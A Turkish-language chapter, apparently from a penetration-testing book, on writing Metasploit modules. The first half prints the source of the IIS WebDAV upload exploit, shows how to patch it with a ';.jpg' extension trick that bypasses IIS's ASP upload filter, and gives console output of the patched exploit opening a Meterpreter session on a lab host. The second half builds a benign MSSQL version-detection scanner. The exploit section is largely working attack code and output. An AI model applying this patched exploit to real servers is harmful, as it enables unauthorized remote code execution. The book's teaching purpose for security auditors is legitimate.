Microsoft IIS web sunucusu WebDAV servisini sunabilmektedir, geçmişte çokça güvenlik açığı yayınlanan bu servise yönelik birçok exploit te hazırlanmıştır. Ancak güvenlik güncellemeleri ile bu açıklar kapatılmış ve birçoğu kullanılamaz hale gelmiştir. Metasploit Framework'ün içermekte olduğu **iis\_webdav\_upload\_asp** exploit'i de bu nedenlerle Microsoft IIS'lerde çalışmayacaktır.

Modülün yapmış olduğu şey ise WebDAV servisinin etkin olması ve yazılabilir bir dizin bulunması durumunda, saptanan dizine çalıştırılacak kodu **ASP** uygulaması olarak koymak ve HTTP protokolü ile çağırmaktır. Ancak bu açığın işleyebilmesi için Microsoft IIS'in **ASP** uzantılı bir dosya yüklenmesine izin vermesi gerekmektedir. Kendisi çalışan Payload'un üretilmesi aşamasında belirtildiği üzere bu engelin aşılabilmesi için bir başka güvenlik açığı keşfedilmiştir. Bu güvenlik açığı uzantının **ASP** olarak değiştirilmesi yerine **ASP.jpg** olarak değiştirilmesidir, kullanılan ; işareti ile Microsoft IIS aldatılarak HTTP isteğini sonlandırmakta ve uzantının **ASP** olarak algılanması sağlanmaktadır.

“5.4.1 Kendi Çalışan Payload Hazırlanması” bölümünde, açığın kullanımı için **Cadaver** uygulaması ile Payload gönderilmiş, sonra ismi değiştirilmiş ve HTTP üzerinden çağrılarak çalıştırılmıştır. Bu bölümde ise aynı açığı kullanan ve tek seferde bütün işlemleri yapan bir Exploit hazırlayacağız. Exploit'i yeni baştan yazmamızın şu an için gereği bulunmuyor, varolan **iis\_webdav\_upload\_asp** exploit'ini basitçe değiştirerek çalışır hale getirmek te bizim için yeterlidir. Bu nedenle önce Exploit'in nasıl çalıştığı ve içeriğinin nasıl olduğu görülmeli, yapılması gereken değişiklik belirlenmeli ve uygulanmalıdır.

#### Exploit Kaynak Kodu ( **iis\_webdav\_upload\_asp** )

```
##
# $Id: iis_webdav_upload_asp.rb 16012 2012-10-27 23:53:06Z rapid7 $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::EXE

  def initialize
    super(
      'Name' => 'Microsoft IIS WebDAV Write Access Code Execution',
      'Description' => %q{
        This module can be used to execute a payload on IIS servers that
        have world-writeable directories. The payload is uploaded as an ASP
        script using a WebDAV PUT request.
      },
      'Author' => 'hdm',
      'Version' => '$Revision: 16012 $',
      'Platform' => 'win',
      'References' =>
        [
          ['OSVDB', '397'],
          ['BID', '12141']
        ],
      'Targets' =>
        [
```

```
        [ 'Automatic', { } ],
      ],
      'DefaultTarget' => 0,
      'DisclosureDate' => 'Jan 01 1994'
    )

    register_options(
      [
        OptString.new('PATH', [ true, "The path to attempt to
upload", '/metasploit%RAND%.asp'])
      ], self.class)
    end
```

Microsoft IIS Webdav Write Access Code Execution Modülü Kaynak Kodu

Yukarıda Exploit'in birinci bölümü görünmektedir; içerilecek Metasploit kütüphaneleri, çalışması için gerekli olacak tanımlamalar ve Exploit'in referansları yer almaktadır. **Name**, **Description**, **Author**, **Version** ve **References** bilgilendirme için hazırlanmış başlıklardır. Exploit ismi, açıklaması, geliştiricileri, sürümü ve hangi açığına referans verildiği bu başlıklarda belirlenir. **Platform** başlığı Exploit'in hangi işletim sistemi ortamında çalışabileceğini, **Targets** başlığı Exploit'in çalışabileceği hedefleri ve **register\_options** ise çalışma parametrelerini tanımlamak için kullanılır. Exploit'in birden fazla hedefte çalışması söz konusu ise **Targets** başlığında hedef seçimi ve değişimi yaratacak etiketler kullanılmalıdır.

Varolan Exploit'imizde bizi ilgilendiren ve değişmesi gereken ilk bölüm **register\_options** başlığındaki **PATH** seçeneğidir. Eğer hedef sisteme göndereceğimiz Exploit'in izin yolu **/metasploit%RAND%.asp** olursa, **ASP** uzantısından dolayı yükleme başarısız olacaktır. Ancak **/metasploit%RAND%.asp;.jpg** olarak değiştirilmesinin de bir başka sakıncası vardır, **;.jpg** uzantısını unutan bir denetmen **/metasploit123.asp** olarak değişkeni tanımlarsa Exploit çalışmayacaktır. En doğru tanımlama ise başlık bölümünü bu haliyle bırakmak, Exploit bölümünde izin yolunun sonuna **;.jpg** eklemektir.

```
def exploit

  # Generate the ASP containing the EXE containing the payload
  exe = generate_payload_exe
  asp = Msf::Util::EXE.to_exe_esp(exe)
  path = datastore['PATH'].gsub('%RAND%', rand(0x10000000).to_s)
  path_tmp = path.gsub(/\\.\\.\\.\\.\\/, ".txt")
```

Exploit'in çalışması için ihtiyaç duyduğu parametreler ve **register\_options** ile tanımlanan seçenekler, yukarıdaki satırlardaki gibi kullanılmak için değişkenlere atanır. Atama esnasında **exe** değişkenine Metasploit Framework tarafından üretilen Payload, **asp** değişkenine üretilen Payload'un **ASP** olarak kodlanmış hali, **path** değişkenine hedef sistemdeki yerleştirilecek dizinin rastgele karakterler ile oluşturulması ve **path\_tmp** ile geçici yükleme esnasında kullanılacak dizin yolunun tanımlanması sağlanmıştır.

Bu noktada eklememiz gereken satır ise aşağıda görülmektedir; **path** değişkenine ekleme yapılarak, nihai dizin yolunun **.jpg** olarak sonlanması sağlanmıştır.

```
path = "#{path};.jpg"
```

Exploit'in sonrasında ise değişiklik yapılmasına gerek yoktur, çünkü yükleme ve çalıştırma işlemi varolan biçimde yapılabilir.

```
#
# UPLOAD
#
print_status("Uploading #{asp.length} bytes to #{path_tmp}...")

res = send_request_cgi({
  'uri'      => path_tmp,
  'method'   => 'PUT',
  'ctype'    => 'application/octet-stream',
  'data'     => asp,
}, 20)

if (! res)
  print_error("Upload failed on #{path_tmp} [No Response]")
  return
end
```

Yukarıdaki bölümde görüleceği üzere **send\_request\_cgi** ile web sunucusuna **HTTP PUT** isteği gönderilmekte; dizin yolu olarak tanımlanmış olan **path\_tmp** ve Payload olarak tanımlanmış olan **asp** verileri parametre olarak sunulmaktadır. Sonrasındaki **if** sorgusu, web sunucusunun cevap vermemesi durumunda hata üretmek için koyulmuştur.

```
if (res.code < 200 or res.code >= 300)
  print_error("Upload failed on #{path_tmp} [#{res.code}
#{res.message}]")
```

```
        case res.code
        when 401
            print_warning("Warning: The web site asked for
authentication: #{res.headers['WWW-Authenticate']} || res.headers['Authentication']}")
        end
        return
    end
```

Yukarıda görülen, Exploit'in devamında kullanılan **if** döngüsü ise yükleme öncesinde bir hata oluşmadıysa çalışmakta; isteğin **200 (2XX)** koduyla dönmesi durumunda başarılı değerlendirmesi yapmakta ve aşağıdaki adımlara geçmekte, diğer kodlarda ise yetki hatası üretilmesini sağlamaktadır.

```
#
# MOVE
#
print_status("Moving #{path_tmp} to #{path}...")

res = send_request_cgi({
    'uri'          => path_tmp,
    'method'       => 'MOVE',
    'headers'      => {'Destination' => path}
}, 20)

if (! res)
    print_error("Move failed on #{path_tmp} [No Response]")
    return
end
```

Eğer bir önceki noktada **200** onay kodu gelirse, web sunucusuna **path\_tmp** dizin yoluna istenen Payload aktarılmıştır. Sırada aktarılan **path\_tmp** dizin yolunun **path** olarak değiştirilmesi vardır. Bu amaçla **send\_request\_cgi** tekrar çağrılır; ancak bu sefer **MOVE** komutu ile dizin yolu değişimi talep edilir ve **path\_tmp**'in **path** olarak değişimi istenir. Sonrasındaki **if** sorgusu ise erişimin zaman aşımına düşmesi gibi hataları yakalamak içindir.

```
        if (res.code < 200 or res.code >= 300)
            print_error("Move failed on #{path_tmp} [#{res.code}
#{res.message}]")
        case res.code
        when 401
            print_warning("Warning: The web site asked for
```

```
authentication: #{res.headers['WWW-Authenticate']} || res.headers['Authentication'])
  when 403
    print_warning("Warning: The web site may not allow 'Script
Source Access', which is required to upload executable content.")
  end
  return
end
```

İsim değişikliği sonrasında kullanılan **if** döngüsü ise değişim öncesinde bir hata oluşmadıysa çalışmakta; isteğin **200 (2XX)** koduyla dönmesi durumunda başarılı değerlendirmesi yapmakta ve aşağıdaki adımlara geçmekte, diğer kodlarda ise yetki hatası üretilmesini sağlamaktadır.

```
#
# EXECUTE
#
print_status("Executing #{path}...")

res = send_request_cgi({
  'uri'      => path,
  'method'   => 'GET'
}, 20)

if (! res)
  print_error("Execution failed on #{path} [No Response]")
  return
end

if (res.code < 200 or res.code >= 300)
  print_error("Execution failed on #{path} [#{res.code}
#{res.message}]")
  return
end
```

Eğer bir önceki noktada **200** onay kodu gelirse, web sunucusuna **path** dizin yolunda istenen Payload'un başarıyla aktarıldığı doğrulanmıştır. Yapılması gereken tek adım ilgili Payload'un çalışmak üzere çağırılmasıdır. Bu amaçla **send\_request\_cgi** son kez çağrılır ve Payload'un yerleşmiş olduğu dizin yolunu (**/metasploit%RAND%.asp;.jpg**) belirten **path** parametresi için **GET** talebinde bulunulur. Bu istekteki ; işareti satır sonu olarak yorumlanacak ve Microsoft IIS **metasploit%RAND%.asp;.jpg** dosyasını bir **ASP** uygulaması gibi çalıştıracaktır.

```
#
# DELETE
#
print_status("Deleting #{path}, this doesn't always work...")

res = send_request_cgi({
  'uri'          => path,
  'method'       => 'DELETE'
}, 20)
if (! res)
  print_error("Deletion failed on #{path} [No Response]")
  return
end

if (res.code < 200 or res.code >= 300)
  print_error("Deletion failed on #{path} [#{res.code}
#{res.message}]")
  return
end
```

Aktarılan Payload'un silinmesi ve iz bırakılmaması için **send\_request\_cgi** fonksiyonu Payload'un silinmesi için **DELETE** talebi yapılır. Çoğu zaman dizine yazma değil ekleme hakkı ile WebDAV servisi çalıştırıldığı için bu silme işlemi başarılı biçimde çalışmayabilir, ancak her zaman denenmesinde fayda vardır. Çünkü hedefte kalıcı bir arka kapı oluşması riski sözkonusudur ve hedef sistem yöneticisi ile irtibata geçilmesine fayda olacaktır.

```
        handler
      end
end
```

Çalıştırılan Payload'un denetmen sistemi ile bağlantı kurabilmesinin en temel yolu bir Handler çalıştırılmasıdır. Eğer Exploit'te görüldüğü gibi **handler** komutu ile çağrı yapılırsa; Handler çalışmak için çalışma parametrelerine bakacak, uygun Payload için uygun bağlantı seçeneklerini kullanarak Payload ile iletişim kuracaktır.



Aşağıda eski durumdaki Exploit'in çalışması durumunda hedef sistemden aldığı tepki ve başarılı çalışması net biçimde görülmektedir.

```
msf > use exploit/windows/iis/iis_webdav_upload_asp

msf exploit(iis_webdav_upload_asp) > info

    Name: Microsoft IIS WebDAV Write Access Code Execution
    Module: exploit/windows/iis/iis_webdav_upload_asp
    Version: 16012
    Platform: Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Excellent

Provided by:
    hdm <hdm@metasploit.com>

Available targets:
    Id  Name
    --  --
    0    Automatic

Basic options:
    Name      Current Setting      Required  Description
    ----      -
    PATH      /metasploit%RAND%.asp  yes       The path to attempt to upload
    Proxies                    no         Use a proxy chain
    RHOST     172.16.100.2          yes       The target address
    RPORT     80                    yes       The target port
    VHOST                    no         HTTP server virtual host

Payload information:

Description:
    This module can be used to execute a payload on IIS servers that
    have world-writeable directories. The payload is uploaded as an ASP
    script using a WebDAV PUT request.

References:
    http://www.osvdb.org/397
    http://www.securityfocus.com/bid/12141

msf exploit(iis_webdav_upload_asp) > set RHOST 172.16.100.2
RHOST => 172.16.100.2
msf exploit(iis_webdav_upload_asp) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(iis_webdav_upload_asp) > set LPORT 5554
LPORT => 5554
```

```
msf exploit(iis_webdav_upload_asp) > show options
```

Module options (exploit/windows/iis/iis\_webdav\_upload\_asp):

Name	Current Setting	Required	Description
----	-----	-----	-----
PATH	/metasploit%RAND%.asp	yes	The path to attempt to upload
Proxies		no	Use a proxy chain
RHOST	172.16.100.2	yes	The target address
RPORT	80	yes	The target port
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/bind\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LPORT	5554	yes	The listen port
RHOST	172.16.100.2	no	The target address

Exploit target:

Id	Name
--	----
0	Automatic

```
msf exploit(iis_webdav_upload_asp) > exploit
```

```
[*] Started bind handler
[*] Uploading 610922 bytes to /metasploit64706470.txt...
[*] Moving /metasploit64706470.txt to /metasploit64706470.asp...
[*] Executing /metasploit64706470.asp...
[-] Execution failed on /metasploit64706470.asp [404 Not Found]
```

#### Microsoft IIS Webdav Write Access Code Execution Modülü Kullanımı

Exploit'te yukarıda açıklamış olduğumuz `path = "#{path};.jpg"` satırının eklenmesi sonrasında ise Exploit başarılı biçimde çalışacaktır ve hedef sisteme erişim sağlanacaktır. Bir editör ile **modules/exploits/windows/iis/iis\_webdav\_upload\_asp.rb** dosyası düzenleme amaçlı olarak açılmalı, belirtmiş olduğumuz satır 57. satıra yerleştirilmeli ve kaydedilmelidir. Sonrasında **reload** ile Exploit yeniden yüklenir ve tekrar çalıştırılabilir.

```
msf exploit(iis_webdav_upload_asp) > reload
[*] Reloading module...
msf exploit(iis_webdav_upload_asp) > exploit

[*] Started bind handler
[*] Uploading 613709 bytes to /metasploit125617790.txt...
[*] Moving /metasploit125617790.txt to /metasploit125617790.asp;.jpg...
[*] Executing /metasploit125617790.asp;.jpg...
[*] Deleting /metasploit125617790.asp;.jpg, this doesn't always work...
[-] Deletion failed on /metasploit125617790.asp;.jpg [403 Forbidden]
[*] Sending stage (752128 bytes) to 172.16.100.2
[*] Meterpreter session 3 opened (172.16.100.1:34191 -> 172.16.100.2:5554) at 2012-12-11
13:20:15 +0200

meterpreter >
```

#### Microsoft IIS Webdav Write Access Code Execution Modülü Başarılı Kullanımı

Görüldüğü üzere varolan Exploit'lerin düzenlenmesi veya ufak değişikliklerle yeni bir Exploit üretilmesi oldukça kolaydır. Metasploit Framework, Exploit geliştirme için hazır protokol kütüphaneleri, neredeyse her farklı türde Exploit için çalışan örnekler, ortak kabuk kodu fonksiyonları ve kodlayıcılar sunmaktadır. Ancak yeni bir güvenlik açığına Exploit yazılması veya varolan bir genel Exploit'in aktarılması, ileri düzey bilgi gerektirecek farklı bir kitabın konusu olacaktır.

## 5.2 Auxiliary Modül Geliştirme

Metasploit Framework içinde sadece exploit'ler bulunmamaktadır; hedef sistemlerdeki farklı güvenlik açıklarını istismar eden veya bilgi toplama amaçlı modüller de vardır. Denetimin doğası gereği her denetimde özel araçlar veya testler yazılması gerekmektedir. Bu tür genel, bilgi toplama veya belirli bir işlem için hazırlanan modüller yardımcı modüller olarak bilinmektedir. Exploit geliştirme için sunulan birçok özellik gibi yardımcı modüller için de çok sayıda protokol kütüphanesi, ek modüller veya fonksiyonlar bulunmaktadır. Yardımcı modülü hazırlamak bu nedenle oldukça kolaydır, temel olarak ise bir başka yardımcı modül kaynak kodu esas alınabilir.

Hazırlanacak örneğimiz varolan “**Microsoft SQL Server Ping Utility – mssql\_ping**” modülü esas alınarak hazırlanacaktır. Modülün yapmasını istediğimiz şey ise 12/12/2012 tarihinde, <http://www.sqlteam.com/article/sql-server-versions> adresinde Bill Graziano tarafından yayınlanan Microsoft SQL sunucu sürümleri ve yazılım yama seviyesi tablosunu kullanmasıdır. Öncelikle **mssql\_ping** modülü düzenlenecek, tablonun içeriği bir **checkversion** isimli bir fonksiyona taşınacak ve Microsoft SQL Server'dan alınacak **instance** bilgilerinden edinilen sürüm bilgisi bu fonksiyon ile sorgulanacaktır.

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::MSSQL
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize
    super(
      'Name'          => 'MSSQL Version Detection Utility',
      'Version'        => '0.7',
      'Description'    => 'This module simply queries the MSSQL Software
Version',
      'Author'         => ['MC', 'Fatih Ozavci'],
      'License'        => MSF_LICENSE
    )
    deregister_options('RPORT', 'RHOST')
  end
end
```

Yukarıda modülün birinci bölümü görünmektedir; içerilecek Metasploit kütüphaneleri, çalışması için gerekli olacak tanımlamalar, raporlama modülü ve referansları yer almaktadır. **Name**, **Description**, **Author** ve **Version** bilgilendirme için hazırlanmış başlıklardır. Yardımcı modül ismi, açıklaması, geliştiricileri, sürümü ve var ise hangi açığına referans verildiği bu başlıklarda belirlenir. Modül birden fazla sisteme karşı kullanılabileceği ise **RHOST** ve **RPORT** parametreleri kapatılmıştır, bu amaçla çoklu sistem analizi için **RHOSTS** parametresi kullanılmaktadır.

```
def rport
  datastore['RPORT']
end
def checkversion(v)
  #SQLTeam Tarafından Hazırlanan SQL Server Surumleri Kullanılmistir
  #http://www.sqlteam.com/article/sql-server-versions
  sqlversions= {
    "11.0.2316"=>"SQL Server 2012 CU1 12 Apr 2012",
    "11.0.2100.6"=>"SQL Server 2012 RTM 7 Mar 2012",
    "10.50.2811"=>"SQL Server 2008 R2 SP1 CU6 16 Apr 2012",
    "10.50.2806"=>"SQL Server 2008 R2 SP1 CU5 22 Feb 2012",
    "10.50.2796"=>"SQL Server 2008 R2 SP1 CU4 9 Jan 2012",
    "10.50.2789.0"=>"SQL Server 2008 R2 SP1 CU3 17 Oct 2011",
    "10.50.2772.0"=>"SQL Server 2008 R2 SP1 CU2 16 Aug 2011",
    "10.50.2769.0"=>"SQL Server 2008 R2 SP1 CU1 16 Sep 2011",
    "10.50.2500.0"=>"SQL Server 2008 R2 SP1 11 Jul 2011",
    "10.50.1815"=>"SQL Server 2008 R2 CU13 17 Apr 2012",
    "10.50.1810"=>"SQL Server 2008 R2 CU12 21 Feb 2012",
    "10.50.1809"=>"SQL Server 2008 R2 CU11 9 Jan 2012",
    "10.50.1807.0"=>"SQL Server 2008 R2 CU10 19 Oct 2011",
    "10.50.1804.0"=>"SQL Server 2008 R2 CU9 23 Aug 2011",
    "10.50.1797.0"=>"SQL Server 2008 R2 CU8 16 Sep 2011",
    "10.50.1777.0"=>"SQL Server 2008 R2 CU7 16 Jun 2011",
    "10.50.1765.0"=>"SQL Server 2008 R2 CU6 21 Feb 2011",
    "10.50.1753.0"=>"SQL Server 2008 R2 CU5 20 Dec 2010",
    "10.50.1746.0"=>"SQL Server 2008 R2 CU4 18 Oct 2010",
    "10.50.1734.0"=>"SQL Server 2008 R2 CU3 17 Aug 2010",
    "10.50.1720.0"=>"SQL Server 2008 R2 CU2 25 Jun 2010",
    "10.50.1702.0"=>"SQL Server 2008 R2 CU1 18 May 2010",
    "10.50.1600.1"=>"SQL Server 2008 R2 RTM 12 Apr 2010",
    "10.00.5775"=>"SQL Server 2008 SP3 CU4 20 Mar 2012",
    "10.00.5770"=>"SQL Server 2008 SP3 CU3 16 Jan 2012",
    "10.00.5768"=>"SQL Server 2008 SP3 CU2 22 Nov 2011",
    "10.00.5766"=>"SQL Server 2008 SP3 CU1 18 Oct 2011",
    "10.00.5500"=>"SQL Server 2008 SP3 6 Oct 2011",
    "10.00.4330"=>"SQL Server 2008 SP2 CU9 19 Mar 2012",
    "10.00.4326"=>"SQL Server 2008 SP2 CU8 30 Jan 2012",
    "10.00.4323"=>"SQL Server 2008 SP2 CU7 21 Nov 2011",
    "10.00.4321"=>"SQL Server 2008 SP2 CU6 20 Sep 2011",
    "10.00.4316"=>"SQL Server 2008 SP2 CU5 18 Jul 2011",
```

```

"10.00.4285"=>"SQL Server 2008 SP2 CU4      16 May 2011",
"10.00.4279"=>"SQL Server 2008 SP2 CU3      21 Mar 2011",
"10.00.4272"=>"SQL Server 2008 SP2 CU2      17 Jan 2011",
"10.00.4266"=>"SQL Server 2008 SP2 CU1      15 Nov 2010",
"10.00.4000"=>"SQL Server 2008 SP2  29 Sep 2010",
"10.00.2850"=>"SQL Server 2008 SP1 CU16      19 Sep 2011",
"10.00.2847"=>"SQL Server 2008 SP1 CU15      18 Jul 2011",
"10.00.2816"=>"SQL Server 2008 SP1 CU13      22 Mar 2011",
"10.00.2812"=>"SQL Server 2008 SP1 CU14      16 May 2011",
"10.00.2808"=>"SQL Server 2008 SP1 CU12      17 Jan 2011",
"10.00.2804"=>"SQL Server 2008 SP1 CU11      15 Nov 2010",
"10.00.2799"=>"SQL Server 2008 SP1 CU10      21 Sep 2010",
"10.00.2789"=>"SQL Server 2008 SP1 CU9       19 Jul 2010",
"10.00.2775"=>"SQL Server 2008 SP1 CU8       17 May 2010",
"10.00.2766"=>"SQL Server 2008 SP1 CU7       15 Mar 2010",
"10.00.2757"=>"SQL Server 2008 SP1 CU6       18 Jan 2010",
"10.00.2746"=>"SQL Server 2008 SP1 CU5       24 Nov 2009",
"10.00.2734"=>"SQL Server 2008 SP1 CU4       22 Sep 2009",
"10.00.2723"=>"SQL Server 2008 SP1 CU3       21 Jul 2009",
"10.00.2714"=>"SQL Server 2008 SP1 CU2       18 May 2009",
"10.00.2710"=>"SQL Server 2008 SP1 CU1       16 Apr 2009",
"10.00.2531"=>"SQL Server 2008 SP1  7 Apr 2009",
"10.00.1835"=>"SQL Server 2008 RTM CU10      15 Mar 2010",
"10.00.1828"=>"SQL Server 2008 RTM CU9       18 Jan 2009",
"10.00.1823"=>"SQL Server 2008 RTM CU8       16 Nov 2009",
"10.00.1818"=>"SQL Server 2008 RTM CU7       21 Sep 2009",
"10.00.1812"=>"SQL Server 2008 RTM CU6       21 Jul 2009",
"10.00.1806"=>"SQL Server 2008 RTM CU5       18 May 2009",
"10.00.1798"=>"SQL Server 2008 RTM CU4       17 Mar 2009",
"10.00.1787"=>"SQL Server 2008 RTM CU3       19 Jan 2009",
"10.00.1779"=>"SQL Server 2008 RTM CU2       17 Nov 2008",
"10.00.1763"=>"SQL Server 2008 RTM CU1       22 Sep 2008",
"10.00.1600"=>"SQL Server 2008 RTM  6 Aug 2008",
"9.00.5266"=>"SQL Server 2005 SP4 CU3       21 Mar 2011",
"9.00.5259"=>"SQL Server 2005 SP4 CU2       22 Feb 2011",
"9.00.5254"=>"SQL Server 2005 SP4 CU1       20 Dec 2010",
"9.00.5000"=>"SQL Server 2005 SP4  17 Dec 2010",
"9.00.4325"=>"SQL Server 2005 SP3 CU15      21 Mar 2011",
"9.00.4317"=>"SQL Server 2005 SP3 CU14      21 Feb 2011",
"9.00.4315"=>"SQL Server 2005 SP3 CU13      20 Dec 2010",
"9.00.4311"=>"SQL Server 2005 SP3 CU12      18 Oct 2010",
"9.00.4309"=>"SQL Server 2005 SP3 CU11      17 Aug 2010",
"9.00.4305"=>"SQL Server 2005 SP3 CU10      23 Jun 2010",
"9.00.4294"=>"SQL Server 2005 SP3 CU9       19 Apr 2010",
"9.00.4285"=>"SQL Server 2005 SP3 CU8       16 Feb 2010",
"9.00.4273"=>"SQL Server 2005 SP3 CU7       21 Dec 2009",
"9.00.4266"=>"SQL Server 2005 SP3 CU6       19 Oct 2009",
"9.00.4230"=>"SQL Server 2005 SP3 CU5       17 Aug 2009",
"9.00.4226"=>"SQL Server 2005 SP3 CU4       16 Jun 2009",
"9.00.4220"=>"SQL Server 2005 SP3 CU3       21 Apr 2009",
"9.00.4211"=>"SQL Server 2005 SP3 CU2       17 Feb 2009",

```

```

2009",
    "9.00.4207"=>"SQL Server 2005 SP3 CU1      20 Dec 2008",
    "9.00.4053"=>"SQL Server 2005 SP3 GDR (Security Update) 13 Oct
2009",
    "9.00.4035"=>"SQL Server 2005 SP3  16 Dec 2008",
    "9.00.3356"=>"SQL Server 2005 SP2 CU17    21 Dec 2009",
    "9.00.3355"=>"SQL Server 2005 SP2 CU16    19 Oct 2009",
    "9.00.3330"=>"SQL Server 2005 SP2 CU15    18 Aug 2009",
    "9.00.3328"=>"SQL Server 2005 SP2 CU14    16 Jun 2009",
    "9.00.3325"=>"SQL Server 2005 SP2 CU13    21 Apr 2009",
    "9.00.3315"=>"SQL Server 2005 SP2 CU12    17 Feb 2009",
    "9.00.3310"=>"SQL Server 2005 SP2 Security Update 10 Feb 2009",
    "9.00.3301"=>"SQL Server 2005 SP2 CU11    15 Dec 2008",
    "9.00.3294"=>"SQL Server 2005 SP2 CU10    20 Oct 2008",
    "9.00.3282"=>"SQL Server 2005 SP2 CU9     18 Aug 2008",
    "9.00.3257"=>"SQL Server 2005 SP2 CU8     16 Jun 2008",
    "9.00.3239"=>"SQL Server 2005 SP2 CU7     14 Apr 2008",
    "9.00.3233"=>"SQL Server 2005 QFE Security Hotfix 8 Jul 2008",
    "9.00.3228"=>"SQL Server 2005 SP2 CU6     18 Feb 2008",
    "9.00.3215"=>"SQL Server 2005 SP2 CU5     17 Dec 2007",
    "9.00.3200"=>"SQL Server 2005 SP2 CU4     15 Oct 2007",
    "9.00.3186"=>"SQL Server 2005 SP2 CU3     20 Aug 2007",
    "9.00.3175"=>"SQL Server 2005 SP2 CU2     28 Jun 2007",
    "9.00.3161"=>"SQL Server 2005 SP2 CU1     15 Apr 2007",
    "9.00.3152"=>"SQL Server 2005 SP2 Cumulative Hotfix      7 Mar
2007",
    "9.00.3077"=>"SQL Server 2005 Security Update    10 Feb 2009",
    "9.00.3054"=>"SQL Server 2005 KB934458      5 Apr 2007",
    "9.00.3042.01"=>"SQL Server 2005 SP2a      5 Mar 2007",
    "9.00.3042"=>"SQL Server 2005 SP2   1 Feb 2007",
    "9.00.2047"=>"SQL Server 2005 SP1   ",
    "9.00.1399"=>"SQL Server 2005 RTM   1 Nov 2005",
    "8.00.2039"=>"SQL Server 2000 SP4   ",
    "8.00.0760"=>"SQL Server 2000 SP3   ",
    "8.00.0534"=>"SQL Server 2000 SP2   ",
    "8.00.0384"=>"SQL Server 2000 SP1   ",
    "8.00.0194"=>"SQL Server 2000 RTM   ",
    "7.00.1063"=>"SQL Server 7 SP4      ",
    "7.00.0961"=>"SQL Server 7 SP3      15 Dec 2000",
    "7.00.0842"=>"SQL Server 7 SP2      20 Mar 2000",
    "7.00.0699"=>"SQL Server 7 SP1      15 Jul 1999",
    "7.00.0623"=>"SQL Server 7 RTM      ",
    "6.50.416"=>"SQL Server 6.5 SP5a    ",
    "6.50.415"=>"SQL Server 6.5 SP5     ",
    "6.50.281"=>"SQL Server 6.5 SP4     ",
    "6.50.258"=>"SQL Server 6.5 SP3     ",
    "6.50.240"=>"SQL Server 6.5 SP2     ",
    "6.50.213"=>"SQL Server 6.5 SP1     ",
    "6.50.201"=>"SQL Server 6.5 RTM     "
}
return sqlversions[v]
end

```

Yukarıdaki oluşturulan fonksiyondan görüleceği üzere, tüm Microsoft SQL Server modülleri bir hash olarak tanımlanmıştır. Sürüm bilgisi değişkeni verildiğinde eşleşen sürüm içeriği geri döndürülmektedir. Aşağıda ise varolan kod üzerinde yapılan değişiklik ve eklemeler renklendirilmiştir. Öncelikle sürüm bilgisinin 4 haneli hali **checkversions** ile kontrol edilmekte, yoksa 3 bölmeli hali kontrol edilmektedir. Saptanan bir sürüm bilgisi var ise **VersionName** bilgisi tanımlanmakta ve ekrana çıktı basılmaktadır.

```
def run_host(ip)

  begin

    info = mssql_ping(2)
    #print_status info.inspect
    if info and not info.empty?
      info.each do |instance|
        if (instance['ServerName'])
          print_status("SQL Server information for #{ip}:")
          instance.each_pair {|k,v| print_good("  #{k + (" " *
(15-k.length))} = #{v}")}

          v=instance['Version']
          version=checkversion(v)
          if version != nil
            print_good("    Version Name    = #{version}")
            instance['VersionName']=version
          else
            version=checkversion(v.split(".")[0,3].join("."))
            if version != nil
              print_good("    Version Name    = #{version}")
              instance['VersionName']=version
            else
              instance['VersionName']=" "
            end
          end
        end

        if instance['tcp']
          report_mssql_service(ip,instance)
        end
      end
    end

  end

  rescue ::Rex::ConnectionError
  end

end
```



```
def test_connection(ip,port)
  begin
    sock = Rex::Socket::Tcp.create(
      'PeerHost' => ip,
      'PeerPort' => port
    )
  rescue Rex::ConnectionError
    return :down
  end
  sock.close
  return :up
end
```

Raporlama için ise aşağıda görünen düzenleme yapılmış ve **VersionName** bilgisinin veritabanına da kaydedilmesi sağlanmıştır.

```
def report_mssql_service(ip,info)
  mssql_info = "Version: %s, ServerName: %s, InstanceName: %s, Clustered:
%s, VersionName %s" % [
    info['Version'],
    info['ServerName'],
    info['InstanceName'],
    info['IsClustered'],
    info['VersionName']
  ]
  report_service(
    :host => ip,
    :port => 1434,
    :name => "mssql-m",
    :proto => "udp",
    :info => "TCP: #{info['tcp']}, Servername: #{info['ServerName']}"
  )
  mssql_tcp_state = (test_connection(ip,info['tcp']) == :up ? "open" :
"closed")
  report_service(
    :host => ip,
    :port => info['tcp'],
    :name => "mssql",
    :info => mssql_info,
    :state => mssql_tcp_state
  )
end
end
```

Microsoft SQL Server için Sürüm Bilgisini Alan Yardımcı Modül Hazırlanması

Yardımcı modülün yapması beklenen şey; hedef sistem de bir Microsoft SQL Server varlığını saptamak, bulunan Microsoft SQL Server sürüm bilgisinin var ise ismini de yazmaktadır. Bu bilgi daha sonraki yapacağımız exploit işlemlerinde veya ileri düzey saldırılarda bizim için gerekli olacaktır. Aşağıda modülün örnek çalışması ve çıktısı görülmektedir.

```
msf auxiliary(mssql_version) > info
```

```

Name: MSSQL Version Detection Utility
Module: auxiliary/gamasec/mssql_version
Version: 0.7
License: Metasploit Framework License (BSD)
Rank: Normal

```

Provided by:

```

MC <mc@metasploit.com>
Fatih Ozavci

```

Basic options:

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified
username			
RHOSTS	172.16.100.2	yes	The target address range or CIDR
identifier			
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

Description:

This module simply queries the MSSQL Software Version

```
msf auxiliary(mssql_version) > show options
```

Module options (auxiliary/gamasec/mssql\_version):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified
username			
